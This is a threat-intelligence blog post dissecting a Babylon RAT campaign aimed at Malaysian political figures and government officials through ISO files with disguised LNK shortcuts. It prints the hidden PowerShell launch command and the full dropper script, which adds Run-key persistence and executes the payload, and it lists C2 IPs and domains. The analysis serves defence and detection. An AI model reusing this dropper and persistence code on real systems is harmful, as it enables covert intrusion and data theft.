The Intricate Babylon RAT Campaign Targets Malaysian Politicians, Government

cyble.com/blog/the-intricate-babylon-rat-campaign-targets-malaysian-politicians-government/

September 4, 2024

Key takeaways

- Cyble Research and Intelligence Lab (CRIL) has identified a highly targeted cyber-attack aimed at political figures and government officials, in Malaysia.
- The attack showcases the advanced tactics employed by Threat Actor (TA) in targeting high-profile individuals and institutions.
- The campaign active since July, has employed at least three distinct malicious ISO files specifically designed to compromise Malaysian entities.
- The malicious ISO files contain multiple components, including a shortcut (LNK) file, a hidden PowerShell script, a malicious executable, and a decoy PDF file.
- The campaign delivers Babylon RAT as a final payload.
- Babylon RAT, an open-source Remote Access Trojan (RAT), provides unauthorized access to the victim's machine. It allows the TA to execute commands remotely, control the system, and exfiltrate sensitive data.
- Intelligence from Cyble Vision's platform indicates that the TA behind this campaign has previously targeted Malaysian entities using Quasar RAT, another open-source RAT.

Overview

Cyble Research and Intelligence Lab (CRIL) has recently discovered a campaign involving malicious ISO files, targeting political figures and government officials within Malaysia. The initial infection vector for this campaign is unclear. The ISO file is crafted with deceptive elements to trick users into thinking they are interacting with legitimate files.

It contains a visible shortcut file that mimics a PDF document, alongside a hidden malicious executable, a lure PDF document, and a concealed PowerShell script.

Upon opening the shortcut file, the PowerShell script executes sneakily in the background, which then launches the decoy PDF and copies the malicious executable to the %appdata% directory. The script also creates a registry entry to ensure the executable runs on system startup and then executes the malicious file.

The final payload in this campaign is Babylon RAT, an open-source Remote Access Trojan (RAT) designed for comprehensive surveillance and data theft. Babylon RAT offers a wide range of malicious functionalities, including capturing keystrokes, clipboard monitoring, password extraction, and remote command execution.

It enables TAs to covertly monitor user activity and steal sensitive information. The RAT maintains persistence on infected systems through registry modifications, ensuring it can survive reboots and continue operations.

Additionally, Babylon RAT includes a sophisticated control panel, allowing TAs to efficiently manage compromised systems, execute commands remotely, and access stolen data, making it a powerful tool for cyber espionage and data exfiltration. The below Figure shows the Infection chain





Figure 1 – infection chain

Technical Analysis

This campaign has been active since last July, with three distinct malicious ISO files observed targeting Malaysian entities. The use of three different lure documents suggests an attempt to reach a broader audience.

At the end of July, we observed two ISO files: one containing a lure document addressing political concerns in Malaysia, suggesting the campaign targets politically engaged individuals in the country. The other ISO file included a lure related to Majlis Amanah Rakyat (MARA), indicating that the TA is targeting Malaysian government officials. The below figure shows the lure documents observed in July.



PRIVATE

Kit Siang Bimbang 'Gelombang Hijau' Akan Menjadikan Malaysia Negara Islam Sebelum PRU-17

Veteran DAP, Lim Kit Siang seakan bimbang dengan gelombang kebangkitan orang Melayu beragama Islam semasa Pilihan Raya Umum Ke-15 (PRU-15) pada 19 November lalu, khususnya kemenangan parti PAS.

Kit Siang tidak menyembunyikan kebimbangan apabila melihat jumlah kerusi Parlimen dimenangi PAS, malah dalam tulisan terbaharunya mempersoalkan sama ada kemungkinan Malaysia bakal menjadi negara Islam sepenuhnya sebelum PRU-17 nanti.

"Adakah fenomena "gelombang hijau" yang kuat di Malaysia yang akan menjadikan Malaysia sebuah negara Islam sepenuhnya menjelang Pilihan Raya Umum ke-17 sebelum 2032?" kata Kit Siang dalam laman blognya hari ini.

Kit Siang memperkecilkan kemenangan PAS walaupun berjaya memenangi 44 kerusi Parlimen selepas PRU-15 lalu dengan mendakwa ia disebabkan strategi kotor parti tersebut semasa berkempen.

"Fenomena gelombang hijau tercipta hasil daripada politik toksik yang menipu, ketakutan, kebencian, kaum dan agama dan keputusan tidak dijangkakan selepas pertambahan pengundi 18 tahun yang menyaksikan seramai 1.4 juta pengundi baharu dalam daftar pemilih," katanya lagi.

Figure 2 – Lure Document

YBhg. Dato' Dr. Asyraf Wajdi Bin Dato' Dusuki
Pengerusi
Majlis Amanah Rakyat
Tingkat 26, Ibu Pejabat MARA
Jalan MARA, 50609 Kuala Lumpur

YBhg. Dato' ,

KETIRISAN DALAM PENGURUSAN MARA TERUTAMA SEKTOR KEUSAHAWANAN MARA

Didoakan semoga YBhg. Dato' berada dalam keadaan sihat dan dilindungi Allah selalu.

Pertama kalinya mohon maaf sekiranya pihak YBhg. Dato' merasa adalah tidak sesuai sekiranya surat ini dihantar terus kepada pejabat Pengerusi MARA. Tujuan utama surat ini adalah untuk memohon YBhg. Dato' agar dapat menjalankan siasatan khusus ke atas Pengurusan MARA, Sektor Keusahawanan terutamanya. Untuk makluman sudah beberapa kali surat kami panjangkan kepada pihak Kementerian dan SPRM namun tidak mendapat sebarang maklumbalas dan tindakan siasatan yang dibuat. Barah semakin menular di MARA menghakis kepercayaan orang luar am nya dan staf MARA khususnya.

Barisan Pengurusan Tertinggi MARA

Untuk makluman YBhg. Tan Sri Dato' Sri, barisan Pengurusan Tertinggi MARA pada hari ini adalah pengurusan yang sangat gagal. Mereka semua tidak berani untuk membuat sebarang keputusan berkaitan kerja yang memberi impak pada perjalanan

Figure 3 – Lure Document

At the end of August, we identified another malicious ISO file with a lure document related to the MyKHAS system, indicating that the TA is targeting Malaysian government officials who use the MyKHAS platform as shown below.

PANDUAN PENGGUNA

SISTEM PERMOHONAN PERUNTUKAN KHAS (MyKHAS)

1. AKSES SISTEM

Sistem Permohonan Peruntukan Khas (MyKHAS) boleh dicapai melalui pautan https://mykhas.icu.gov.my/login

2. MODUL PENGGUNA

2.1. Skrin Utama

Skrin utama MyKHAS adalah seperti di Rajah 1.




Figure 4 – Lure Document

In all three ISO files, a similar approach is used: each contains a visible shortcut file that resembles a PDF document, as well as a hidden malicious executable, a lure PDF document, and a concealed PowerShell script as shown in the below figure.

Figure 5 – inside iso file once mounted

For analysis, we are examining the ISO sample identified in August named "*PANDUAN_PENGGUNA_MyKHAS.iso*" with the sha256 value "d9f0268cbaa1ae45dfa755adab9dda2d8bdff3c8bf8a00d23bbc6894c28e225f". When the user opens the [.]lnk file, it silently executes the hidden PowerShell script in the background. This execution is triggered by a command line embedded in the shortcut file, as mentioned below.

> *"%windir%/System32/cmd.exe /c powershell -WindowStyle hidden -nologo -executionpolicy bypass -File "PANDUAN_PENGGUNA_MyKHAS.ps1"*

Following this, the PowerShell script (.ps1) opens a decoy PDF file using the "Invoke-Item" command. It then copies the malicious executable, 'controller.exe,' into the Windows "%appdata%" directory via the "Copy-Item" command.

To ensure the executable runs automatically at system startup, the script adds a startup entry in the registry under "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" with the name "USBController." Lastly, the script launches "controller.exe" from the current directory using the "Invoke-Expression" command.

Later, the PowerShell script (.ps1) opens the decoy PDF file using the "*Invoke-Item*" command. It then copies the malicious executable, 'controller.exe,' to the "*%appdata%*" directory using "*Copy-Item*". The script creates a startup entry in the registry under "*HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*" with the name *"USBController"* ensuring "*controller.exe*" is executed automatically on system startup.

Finally, the script starts "*controller.exe"* from the %appdata% directory using *Invoke-Expression*. The below figure shows the content of the malicious PowerShell script. The executable "*controller.exe*" has been identified as wrapper for Babylon RAT, an open-source remote access tool (RAT) commonly used by TAs for cyber espionage and data exfiltration.

```
N_PENGGUNA_MyKHAS.ps1
$file = "controller.exe"
$file2 = "PANDUAN_PENGGUNA_MyKHAS.pdf"

ii $file2
$targetlocation = $env:appdata+"\"+$file
 .\controller.exe
Copy-Item $file $targetlocation
# HKLU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
$registryPath = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$name = "USBController"
$value = $targetlocation

# If registry path doesn't exist, create it.
If (-NOT (Test-Path $registryPath)) {
New-Item $registryPath | Out-Null
}

New-ItemProperty -Path $registryPath `
   -Name $name `
   -Value $value `
   -PropertyType ExpandString `
   -Force | Out-Null

 iex $value
```

Figure 6 – PowerShell script

Payload analysis

During our analysis, we discovered that the file "*Controller.exe"* contains a significant data overlay, approximately 300MB in size, which appears to be intentionally designed to evade detection by security products. This file employs "*Dynamic API Resolution*" using "*GetModuleHandle*" and *"GetProcAddress*". This technique allows the wrapper to dynamically call Win32 cryptographic APIs to decrypt its embedded encrypted content. Specifically, it uses the below shown base data value to generate a 256-bit key via the *"CryptDeriveKey"* function, which is subsequently used with the AES-256 algorithm in the "*CryptDecrypt*" API to decrypt the payload.




Figure 7 – BaseData Value for CryptDeriveKey to create key for AES_256




Figure 8 – Decrypted payload

The decrypted payload, is again packed with an UPX packer, further the execution is transferred to the decrypted payload using the "*CreateThread*" windows API as shown in below figure




Figure 9 – Thread Creation

Babylon Rat

The decrypted payload is a Babylon RAT, which is an open-source remote access tool (RAT) widely used by cybercriminals for espionage and data theft. It allows TAs to take full control of a victim's machine remotely, enabling actions like file manipulation, process management, and command execution. The RAT includes keylogging features, capturing user keystrokes to steal sensitive information like passwords. It also supports clipboard monitoring and can take screenshots of the victim's desktop. Persistence mechanisms allow it to survive reboots by modifying system settings or registry keys.

Babylon RAT communicates with a command-and-control (C2) server for further instructions, data exfiltration, and payload delivery. It is often used for long-term surveillance and data harvesting in targeted cyberattacks. The below Figure shows the Babylon RAT string present in the process memory.




Figure 10 – Babylon Rat

C&C Communication:

The Babylon RAT samples observed in this campaign connect to command-and-control (C&C) servers at 149.28.19[.]207 and 64.176.65[.]152 over port 443, enabling TAs to gain control of the infected machine and exfiltrate sensitive data. While the identity of the TA behind this campaign remains unknown, intelligence from the Cyble Vision Platform indicates that these Malaysian entities were also targeted using Quasar RAT in the past.




Figure 11 –IP Address 64.176.65[.]152Details inCyble Vision

Conclusion

The sophisticated cyber-attack targeting political figures and government officials in Malaysia showcases the heightened interest and advanced techniques of the TAs. The ongoing campaign, involving malicious ISO files, highlights the severity of the threat and the persistent nature of such attacks. The use of Babylon RAT, an open-source Remote Access Trojan, illustrates the capability of these TAs to gain unauthorized control and exfiltrate sensitive data. Additionally, the recurrence of targeting Malaysian entities with similar tools, such as Quasar RAT, emphasizes the need for enhanced security measures and vigilance to defend against these evolving cyber threats.

Recommendations

- Implement advanced email filtering solutions to detect and block malicious attachments, such as ISO files, and prevent them from reaching end users.
- Deploy and regularly update endpoint security solutions, including antivirus and anti-malware software, to detect and mitigate threats like Babylon RAT.
- Implement continuous network monitoring and anomaly detection to identify and respond to unusual activities or unauthorized connections, especially those involving command-and-control servers.
- Conduct comprehensive security awareness training for political figures, and government officials to recognize and avoid phishing attempts and malicious files.

- Ensure that all systems and software are kept up to date with the latest security patches to reduce vulnerabilities that could be exploited by threat actors.

MITRE ATT&CK® Techniques

Tactic	Technique	Procedure
Execution (TA0002)	User Execution: Malicious File (T1204.002)	The ISO file contains an LNK file disguised as a PDF. When executed, it runs a PowerShell script to initiate the attack.
Execution (TA0002)	Command and Scripting Interpreter: PowerShell (T1059.001)	The LNK file triggers a PowerShell script to execute the payload and create persistence.
Persistence (TA0003)	Boot or Logon Autostart Execution: Registry Run Keys/Startup Folder (T1547.001)	The PowerShell script creates a startup entry in the registry
Defense Evasion (TA0005)	Dynamic API Resolution (T1027.007)	Cryptographic APIs resolved during runtime to evade IAT based detection
Defense Evasion (TA0005)	LNK Icon Smuggling (T1027.012)	LNK file disguised with a PDF icon
Defense Evasion (TA0005)	Encrypted/Encoded File (T1027.013)	The Babylon is encrypted with AES-256 encryption to evade detection by security tools.
Credential Access (TA0006)	Credentials from Password Stores: Credentials from Web Browsers (T1555.003)	Babylon RAT can extract passwords from web browsers
Discovery (TA0007)	System Information Discovery (T1082)	Babylon RAT collects system information from the victim's machine.
Collection (TA0009)	Clipboard Data (T1115)	Babylon RAT monitors and logs clipboard data, storing it for later exfiltration.
Collection (TA0009)	Input Capture: Keylogging (T1056.001)	The RAT captures keystrokes using the SetWindowsHookEx win32 API
Command and Control (TA0011)	Application Layer Protocol: Web Protocols (T1071.001)	BabylonRAT communicates with the TAs C2 server over web protocols.
Exfiltration (TA0010)	Exfiltration Over C2 Channel (T1041)	The TA exfiltrates collected data through the established C2 channel.

Indicators Of Compromise

Indicators	Indicator Type	Description
54a52310ade00eca0abb8ba32f4cacc42deb69b6e1f07309e44df2213bf2569c	SHA-256	SalahLaku_MARA.iso
d9f0268cbaa1ae45dfa755adab9dda2d8bdff3c8bf8a00d23bbc6894c28e225f	SHA-256	PANDUAN_PENGGUNA_MyKHAS.iso
8e6717e88ab6bb4a96e465dc0e9db3cf371e8e75af29e4c3ebc175707702b3b6	SHA-256	LimKitSiang_teks_penuh.iso
cf2b8c735f6acc0310ec76607b5c37ef994c96c74442373686e1f3a141c7a892	SHA-256	Salahlaku_Sektor_Keusahawanan_MARA.lnk
b9dddf801db527b3895409443fadeeced176b3ccac220395f700e91b151076b0	SHA-256	PANDUAN_PENGGUNA_MyKHAS.lnk
401a524c5a446107547475d27f9acd548182eac06294245dc43313b47ffa0e5c	SHA-256	Salahlaku_Sektor_Keusahawanan_MARA.ps1
f21ae37cb39658a62c9aaa945eb4dc2b33aebe4afeb5374d36328589a53e0982	SHA-256	controller.exe
77e22b511cd236cae46f55e50858aea174021a1cd431beaa5e7839a9d062e4c7	SHA-256	PDFview.exe
b348935e378b57001e6b41d96ae498ca00dd9fb296115a4e036dad8ccc7155d3	SHA-256	PANDUAN_PENGGUNA_MyKHAS.ps1
2a5a1ae773c59f18cceada37c4d78427ff18bd9a8c0ceb584c0cf997f6ac36b0	SHA-256	Kit_Siang_Bimbang_Gelombang_Hijau.ps1
f30901bd966b8c4803ffd517347167b4bba2c1b85cc7b5bcbe08791e249eb86b	SHA-256	Kit_Siang_Bimbang_Gelombang_Hijau.lnk
64.176.65.152	IP	C&C
workhub-microsoft-team.com	domain	C&C
149.28.19.207	IP	C&C
fund.sekretariatparti.org	domain	C&C